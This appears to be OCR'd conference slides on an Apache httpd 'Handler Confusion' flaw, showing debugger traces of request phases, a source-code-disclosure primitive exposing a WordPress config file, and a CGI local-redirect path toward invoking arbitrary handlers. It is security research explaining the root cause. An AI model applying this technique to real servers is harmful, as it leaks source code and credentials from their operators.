



#3 Handler Confusion

r->content_type can be transformed into *r->handler*


under certain conditions


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
AddType
mod_mime
[#0] → ap_run_type_checker
[#1] → ap_process_request_internal
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = 0x0
gef➤ p r->content_type
$3 = "application/x-httpd-php"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
ContentType-to-Handler
core
[#0] → ap_invoke_handler
[#1] → ap_process_async_request
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = "application/x-httpd-php"
gef➤ p r->content_type
$3 = "application/x-httpd-php"


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
AP_FILTER_ERROR
ModSecurity
[#0] → ap_run_fixups
[#1] → ap_process_request_internal
gef➤ p r->filename
$1 = "/var/www/html/config.php"
gef➤ p r->handler
$2 = 0x0
gef➤ p r->content_type
$3 = "text/html"

```php
<?php

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** Database username */
define( 'DB_USER', 'username_here' );

/** Database password */
define( 'DB_PASSWORD', 'password_here' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```




Handler Confusion: Primitive #1 Source Code Disclosure

- *r->content_type* can be overridden by other modules accidentally while error handling.
  - All Content-Type based directives are affected

Root Cause

Apache Httpd can't distinguish whether the *r->content_type* is assigned from the Config Directive or by the HTTP Response

Could you invoke arbitrary handler?


HTTP
read_request
quick_handler
translate_name
map_to_storage
access_checker
auth_checker
type_checker
fixups
handler
log_transaction
ContentType-to-Handler stub here
Backend returns result that we can control r->content_type here

RFC 3875 for the Rescue!

Section 6.2.2. Local Redirect Response

RFC 3825 - CGI Version 1.1
6.2.2. Local Redirect Response

```
static int cgi_handler(request_rec *r) {
    // […]
    ret = ap_scan_script_header_err_brigade_ex(r, bb, sbuf, APLOG_MODULE_INDEX);

    location = apr_table_get(r->headers_out, "Location");
    if (location && location[0] == '/' && r->status == 200) {
        r->method_number = M_GET;
        apr_table_unset(r->headers_in, "Content-Length");
        ap_internal_redirect_handler(location, r);
        return OK;
    else if (location && r->status == 200) {
        return HTTP_MOVED_TEMPORARILY;
    }
```

1

